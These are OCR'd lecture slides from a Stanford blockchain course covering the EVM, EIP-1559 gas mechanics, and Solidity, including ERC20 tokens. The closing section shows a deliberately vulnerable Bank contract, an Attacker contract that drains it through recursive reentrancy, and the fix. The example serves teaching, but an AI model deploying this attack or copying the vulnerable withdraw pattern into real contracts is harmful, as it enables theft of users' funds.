CS251 Fall 2023

(cs251.stanford.edu)

Solidity

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https://docs.soliditylang.org/en/latest/

Recap

World state: set of accounts identified by 32-byte address.

Two types of accounts:

(1) owned accounts (EOA): address = H(PK)

(2) contracts: address = H(CreatorAddr, CreatorNonce)

Recap: Transactions

- **To:** 32-byte address (0 ⇾ create new account)
- **From**: 32-byte address
- **Value**: # Wei being sent with Tx (1 Wei = 10^{-18} ETH, 1 GWei = 10^{-9} ETH)
- Tx fees (EIP 1559)**: gasLimit, maxFee, maxPriorityFee**
- **data:** what contract function to call & arguments (calldata)

  if To = 0: create new contract **code = (init, body)**
- **[signature]:** if Tx initiated by an owned account (EOA)


Recap: Blocks

Validators collect Tx from users:

⇒ run Tx <u>sequentially</u> on current world state

⇒ new block contains **updated world state**, Tx list, log msgs

The Ethereum blockchain: abstractly



EVM mechanics: execution environment

Write code in Solidity (or another front-end language)

⇒ compile to EVM bytecode

(other projects use WASM or BPF bytecode)

⇒ validators use the EVM to execute contract bytecode in response to a Tx

The EVM

The EVM

see https://www.evm.codes

Stack machine (like Bitcoin) but with JUMP

- contract can <u>create</u> or <u>call</u> another contract $\Rightarrow$ composability

Two types of zero initialized memory:

- **Persistent storage** (on blockchain): SLOAD, SSTORE (expensive)
- **Volatile memory** (for single Tx): MLOAD, MSTORE (cheap)
- LOG0(data): write data to log tree (not readable by EVM)
- Tx Calldata (16 gas/byte): readable by EVM in current Tx

(near future: support for cheap 128KB blobs)

Every instruction costs gas

Why charge gas?

- Tx fees (gas) prevents submitting Tx that runs for many steps.
- During high load: block proposer chooses Tx from mempool that maximize its income.

if **gasUsed ≥ gasLimit**: block proposer keeps gas fees (from Tx originator)

calculated by EVM


specified in Tx

Gas prices spike during congestion


GasPrice in Gwei:

$20 \text{ Gwei} = 20 \times 10^{-9} \text{ ETH}$

popular project launch



Average Tx fee in USD



Gas calculation: EIP1559

Every block has a "baseFee": the **minimum** gasPrice for Tx in the block

baseFee is computed from total gas in earlier blocks:

- earlier blocks at gas limit (30M gas) $\Longrightarrow$ base fee goes up 12.5%
- earlier blocks empty $\Longrightarrow$ base fee decreases by 12.5%

interpolate in between

If earlier blocks at "target size" (15M gas) $\Longrightarrow$ baseFee does not change

Gas calculation

A transaction specifies three parameters:

- **gasLimit**: max total gas allowed for Tx

bid

- **maxFee**: maximum allowed gas price
- **maxPriorityFee**: additional “tip” to be paid to block proposer

Computed **gasPrice** bid (in Wei = 10^{-18} ETH):

gasPrice ⇽ min(**maxFee**, **baseFee** + **maxPriorityFee**)

Max Tx fee: **gasLimit** × **gasPrice**

Gas calculation (informal)

gasUsed ⇽ gas used by Tx

Send **gasUsed** × (**gasPrice** – **baseFee**) to block proposer

BURN **gasUsed** × **baseFee** 

⇒ total supply of ETH can decrease

Gas calculation

(1) if **gasPrice** < **baseFee**: abort
(2) If **gasLimit** × **gasPrice** > msg.sender.balance: abort
(3) deduct **gasLimit** × **gasPrice** from msg.sender.balance

---

(4) set **Gas** ⇽ **gasLimit**
(5) execute Tx: deduct gas from **Gas** for each instruction
if at end (**Gas** < 0): abort, Tx is invalid (proposer keeps **gasLimit** × **gasPrice**)
(6) Refund **Gas** × **gasPrice** to msg.sender.balance (leftover change)

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(7) **gasUsed** ⇽ **gasLimit – Gas**

(7a) BURN **gasUsed** × **baseFee**
(7b) Send **gasUsed** × (**gasPrice** – **baseFee**) to block producer

Example baseFee and effect of burn


block #	gasUsed		baseFee (Gwei)		ETH burned
15763570	21,486,058		16.92	↓	0.363
15763569	**14,609,185**	(<15M)	16.97		0.248
15763568	25,239,720		15.64	↑	0.394
15763567	29,976,215	(>15M)	13.90	↓	0.416
15763566	**14,926,172**	(<15M)	13.91	↓	0.207
15763565	**1,985,580**	(<15M)	15.60		0.031

≈ gasUsed × baseFee

new issuance > burn ⇒ ETH inflates

new issuance < burn ⇒ ETH deflates

Eth total supply (since merge)



Why burn ETH ???

EIP1559 goals (informal):

- users incentivized to bid their true utility for posting Tx,
- block proposer incentivized to not create fake Tx, and
- disincentivize off chain agreements.

Suppose no burn (i.e., baseFee given to block producer):

$\Longrightarrow$ in periods of low Tx volume proposer would try to increase volume by offering to refund the baseFee *off chain* to users.

Let’s look at the Ethereum blockchain

etherscan.io:

From/to address

Tx value

Latest Blocks

Bk	15778674 7 secs ago	Fee Recipient Fee Recipient: 0x6d2...766 138 txns in 12 secs
Bk	15778673 19 secs ago	Fee Recipient Lido: Execution Layer Re… 111 txns in 12 secs
Bk	15778672 31 secs ago	Fee Recipient Flashbots: Builder 313 txns in 12 secs
Bk	15778671 43 secs ago	Fee Recipient Lido: Execution Layer Re… 34 txns in 12 secs

From		To	Value
0x39feb77c9f90fae6196…	→	0x52de8d3febd3a06d3c…	0.088265 Ether
areyougay.eth	→	0x404f5a67f72787a6dbd…	0.2 Ether
Optimism: State Root Pr…	→	Optimism: State Commit…	0 Ether
0xb3336d324ed828dbc8…	→	Uniswap V3: Router 2	0 Ether
0x1deaf9880c1180b023…	→	Uniswap V3: Router 2	0.14 Ether
0x10c5a61426b506dcba…	→	Uniswap V2: Router 2	0 Ether
defiantplatform.eth	→	0x617dee16b86534a5d7…	0 Ether

Let’s look at a transaction …

Transaction ID: 0x14b1a03534ce3c460b022185b4 …

From: 0x1deaf9880c1180b02307e940c1e8ef936e504b6a

To: Contract 0x68b3465833fb72a70ecdf485e0e4c7bd8665fc45 (Uniswap V3: Router 2)

Value: 0.14 Ether ($182)

Data: Function: multicall() [calls multiple methods in a single call]

Contract generated a call to Contract 0xC02aaA39b22 … (value:0.14)

Let’s look at the To contract …

Contract 0xC02aaA39b223FE8D0A0e5C4F27eAD9083C756Cc2

(Wrapped ETH: called from Uniswap V3: Router 2)

Balance: **4,133,236** Ether

Code: 81 lines of solidity

anyone can read

```
function withdraw(uint wad) public {
    require(balanceOf[msg.sender] >= wad);
    balanceOf[msg.sender] -= wad;
    msg.sender.transfer(wad);
    Withdrawal(msg.sender, wad);   // emit log event
}
```

code snippet

Remember: contracts cannot keep secrets!


Contract 0xC02aaA39b223FE8D0A0e5C4F27eAD9083C756Cc2

(Wrapped ETH)

Anyone can read contract state in storage array

⟹ never store secrets in contract!

etherscan.io



Solidity variables stored in S[] array

Solidity

docs: https://docs.soliditylang.org/en/latest/

Several IDE's available

Contract structure

```
interface IERC20 {
    function transfer(address _to,   uint256 _value)   external   returns (bool);
    function totalSupply()  external  view  returns (uint256);
    …
}

contract ERC20 is IERC20  {          // inheritance
    address owner;
    constructor() public { owner = msg.sender; }
    function transfer(address _to, uint256 _value)  external returns (bool)  {
        …  implentation …
}     }
```

Value types

- uint256
- address (bytes32)
  - _address.**balance**,   _address.**send**(value),   _address.**transfer**(value)
  - call: send Tx to another contract

    ```
    bool success = _address.call{value: msg.value/2,  gas: 1000}(args);
    ```
  - delegatecall: load code from another contract into current context
- bytes32
- bool

Reference types

```
struct Person {
      uint128 age;
      uint128 balance;
      address addr;
  }
Person[10] public people;
```

- structs
- arrays
- bytes
- strings
- mappings:
  - Declaration: mapping (address => unit256) **balances**;
  - Assignment: balances[addr] = value;

Globally available variables

- **block**: .blockhash, .coinbase, .gaslimit, .number, .timestamp
- gasLeft()
- **msg**: .data, .sender, .sig, .value
- **tx**: .gasprice, .origin
- abi: encode, encodePacked, encodeWithSelector, encodeWithSignature
- Keccak256(), sha256(), sha3()
- **require**, **assert** e.g.: require(msg.value > 100, “insufficient funds sent”)

A → B → C → D:
at D: msg.sender == C
tx.origin == A

Function visibilities

- **external**: function can only be called from outside contract.
  Arguments read from calldata
- **public**: function can be called externally and internally.
  if called externally: arguments copied from calldata to memory
- **private**: only visible inside contract
- **internal**: only visible in this contract and contracts deriving from it
- **view**: only read storage (no writes to storage)
- **pure**: does not touch storage

```
function f(uint a) private pure returns (uint b) { return a + 1; }
```

Inheritance

```
contract owned {
    address  owner;
    constructor() { owner = msg.sender; }
    modifier onlyOwner {
        require( msg.sender == owner); _; }     }
```

- Inheritance

```
contract Destructable is owned {
    function  destroy()  public onlyOwner  { selfdestruct(owner) };
}
```

code of contract “owned” is compiled into contract Destructable

- Libraries: library code is executed in the context of calling contract
  - library **Search** { function **IndexOf**(); }
  - contract A { function B { **Search.IndexOf**(); } }

ERC20 tokens

- https://github.com/ethereum/EIPs/blob/master/EIPS/eip-20.md

- A standard API for fungible tokens that provides basic functionality to transfer tokens or allow the tokens to be spent by a third party.

- An ERC20 token is itself a smart contract that maintains all user balances:

  mapping(address => uint256) internal **balances**;

- A standard interface allows other contracts to interact with every ERC20 token. No need for special logic for each token.

ERC20 token interface

- function **transfer**(address _to,   uint256 _value) external returns (bool);
- function **transferFrom**(address _from,   address _to,   uint256 _value) external returns (bool);
- function **approve**(address _spender, uint256 _value) external returns (bool);

- function **totalSupply**() external view returns (uint256);
- function **balanceOf**(address _owner) external view returns (uint256);
- function **allowance**(address _owner, address _spender) external view returns (uint256);

How are ERC20 tokens transferred?

```
contract ERC20 is IERC20  {

   mapping (address => uint256) internal balances;

   function transfer(address  _to,   uint256  _value)   external returns (bool)  {
      require(balances[msg.sender] >= _value,  "ERC20_INSUFFICIENT_BALANCE");
      require(balances[_to] + _value >= balances[_to],  "UINT256_OVERFLOW" );

      balances[msg.sender]  −=  _value;
      balances[_to]  +=  _value;

      emit Transfer(msg.sender, _to, _value);      //  write log message
      return true;
   }}
```

Tokens can be minted by a special function **mint(address _to, uint256 _value)**

ABI encoding and decoding

- Every function has a 4 byte selector that is calculated as the first 4 bytes of the hash of the function signature.
  - For `transfer`, this looks like **bytes4(keccak256("transfer(address,uint256)");**
- The function arguments are then ABI encoded into a single byte array and concatenated with the function selector.
  - This data is then sent to the address of the contract, which is able to decode the arguments and execute the code.
- **Functions can also be implemented within the fallback function**

Calling other contracts

- Addresses can be cast to contract types.

  address _token;

  IERC20Token **tokenContract** = IERC20Token(_token);

  ERC20Token **tokenContract** = ERC20Token(_token);

- When calling a function on an external contract, Solidity will automatically handle ABI encoding, copying to memory, and copying return values.
  - **tokenContract**.transfer(_to, _value);

Stack variables

- Stack variables generally cost the least gas
  - can be used for any simple types (anything that is <= 32 bytes).
    - uint256 a = 123;
- All simple types are represented as bytes32 at the EVM level.
- Only 16 stack variables can exist within a single scope.

Calldata

- Calldata is a read-only byte array.
- Every byte of a transaction's calldata costs gas (16 gas per non-zero byte, 4 gas per zero byte).
- It is cheaper to load variables directly from calldata, rather than copying them to memory.
  - This can be accomplished by marking a function as `external`.

Memory (compiled to MSTORE, MLOAD)

- Memory is a byte array.
- Complex types (anything > 32 bytes such as structs, arrays, and strings) must be stored in memory or in storage.

  string memory **name** = “Alice”;

- Memory is cheap, but the cost of memory grows quadratically.

Storage array (compiled to SSTORE, SLOAD)

- Using storage is very expensive and should be used sparingly.
- Writing to storage is most expensive.

  Reading from storage is cheaper, but still relatively expensive.
- mappings and state variables are always in storage.
- Some gas is refunded when storage is deleted or set to 0
- Trick for saving has: variables < 32 bytes can be packed into 32 byte slots.

Event logs

- Event logs are a cheap way of storing data that does not need to be accessed by any contracts.

- Events are stored in transaction receipts, rather than in storage.

Security considerations

- Are we checking math calculations for overflows and underflows?
    - done by the compiler since Solidity 0.8.
- What assertions should be made about function inputs, return values, and contract state?
- Who is allowed to call each function?
- Are we making any assumptions about the functionality of external contracts that are being called?

Re-entrency bugs

```
contract Bank{

  mapping(address=>uint) userBalances;

  function getUserBalance(address user) constant public returns(uint) {
     return userBalances[user];     }

  function addToBalance() public payable {
     userBalances[msg.sender] = userBalances[msg.sender] + msg.value;    }

  // user withdraws funds
  function withdrawBalance() public {
     uint amountToWithdraw = userBalances[msg.sender];

     // send funds to caller ... vulnerable!
     if (msg.sender.call{value:amountToWithdraw}() == false) {  throw;  }
     userBalances[msg.sender] = 0;
} }
```

```
contract Attacker {
  uint numIterations;
  Bank bank;

  function Attacker(address _bankAddress) {     // constructor
      bank = Bank(_bankAddress);
      numIterations = 10;
      if (bank{value:75}.addToBalance() == false)     {   throw;   }      // Deposit 75 Wei
      if (bank.withdrawBalance() == false)     { throw; }                 // Trigger attack
  }   }

  function () {       // the fallback function
     if (numIterations > 0) {
            numIterations --;   // make sure Tx does not run out of gas
            if (bank.withdrawBalance() == false) {  throw;  }
} } } }
```

Why is this an attack?

(1) Attacker → Bank.addToBalance(75)

(2) Attacker → Bank.withdrawBalance →
Attacker.fallback → Bank.withdrawBalance →
Attacker.fallback → Bank.withdrawBalance → …

withdraw 75 Wei at each recursive step

How to fix?

```
function withdrawBalance() public {
    uint amountToWithdraw = userBalances[msg.sender];

    userBalances[msg.sender] = 0;
    if (msg.sender.call{value:amountToWithdraw}() == false) {
            userBalances[msg.sender] = amountToWithdraw;
            throw;
     }
}
```

END OF LECTURE

Next lecture: DeFi contracts